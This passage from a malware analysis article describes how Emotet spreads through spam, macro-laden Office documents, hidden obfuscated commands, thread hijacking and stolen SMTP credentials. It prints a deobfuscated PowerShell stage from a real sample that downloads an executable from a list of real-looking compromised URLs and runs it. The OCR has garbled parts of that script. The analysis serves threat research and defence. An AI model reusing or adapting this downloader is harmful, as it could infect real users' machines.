
How it Spreads

Attackers primarily spread Emotet malware through spam email. In late 2019, the Emotet gang ramped up its activity with a new spam campaign that used more advanced complex malware obfuscation than previously seen. Most of the attachments used are Microsoft Word or Excel documents that contain malicious macros; but it also uses other file types and methods, including PDFs, scripts and simple links to download Word documents or archives.



An email containing Emotet

Emotet also uses more advanced methods to hide malicious macro code, such as dropping a JavaScript or PowerShell script that downloads and executes the Emotet binary on the compromised system. This obfuscation sometimes takes unusual forms, as with a group of Emotet samples Trustwave investigators encountered that hid attackers' malicious code in an object embedded in a document file. This Microsoft Word document file, for example, has a tiny, almost hidden TextFrame object sitting in the corner:




Expanding the TextFrame reveals an obfuscated CMD shell command:




The Word document contains a macro that reads and executes the shell command, which downloads and executes Emotet.

Another recent sample hides Base64-encoded PowerShell commands inside a VBA forms object. The macro decodes and then executes this PowerShell command when the victim opens the document. The goal of the PowerShell code is to download the Emotet binary from a list of hosts.



```
$Zrjkwphsmth = 'Fnoaybfhijez';
$Emuqsgmyo = '727';
$Cwleazbhckdyk = 'Tntomcxxxpr';
$Vytqngao = $env:userprofile + '\'+$Emuqsgmyo+'.exe';
$Gwebkppi='Sdglqvdrqprg';
$Enorpdfjmw=&('new - '+o+'bjeet') NeT.wEbcLIENt;
$Htktyebg='http://www.textilesunrise.com/anjuv/
lymjn-kpc564-0052/*https://paksapaservices.com/cgi-bin/
ykvrg-yt75yx1-43/*https://www.helenelagnieu.fr/wp-includes/
lvtehd-cg9sdb-59/*http://ondesignstudio.in/sitemap/
a5r48v5-6mpz-0938187/*https://www.lubinco.co.il/wp-content/
LMnGP1jQ/.'sPl'IT'('*');
$Uezvhlis='Nzwzbbllwwiwm';foreach($Wqmwyqzgmpu in
$Htktyebg){try{$Enorpdfjmw."d0`WNl`oAD`FILE"($Wqmwyqzgmpu,
$Vytqngao);$Tuzskoqazqkq='Ljlzpdwgvpo';If (($&('Get'+-It'+em')
$Vytqngao)."le'Ngth" -ge 24617) {[Diagnostics.Process]::Sta`RT"($Vytqngao);$
xsrangiz='Xywirkyqk';break;$Xwdxnzkeftg='Ymgumchfxjm'}}catch{};$Gpztwawn='I
yvryrfq'
```

In part, Emotet owes its staying power to an unusual method of social engineering: When installed on a compromised system, it can eavesdrop on a legitimate email conversation and add replies containing malicious attachments while also quoting from previous messages in the thread to lend an air of realism.



Emotet can also steal SMTP credentials from the infected host using a legitimate password recovery tool, called Mail PassView. Emotet bot herders harvest and collect the SMTP credentials and later feed them to the spambot module, which uses the stolen credentials to send spam.

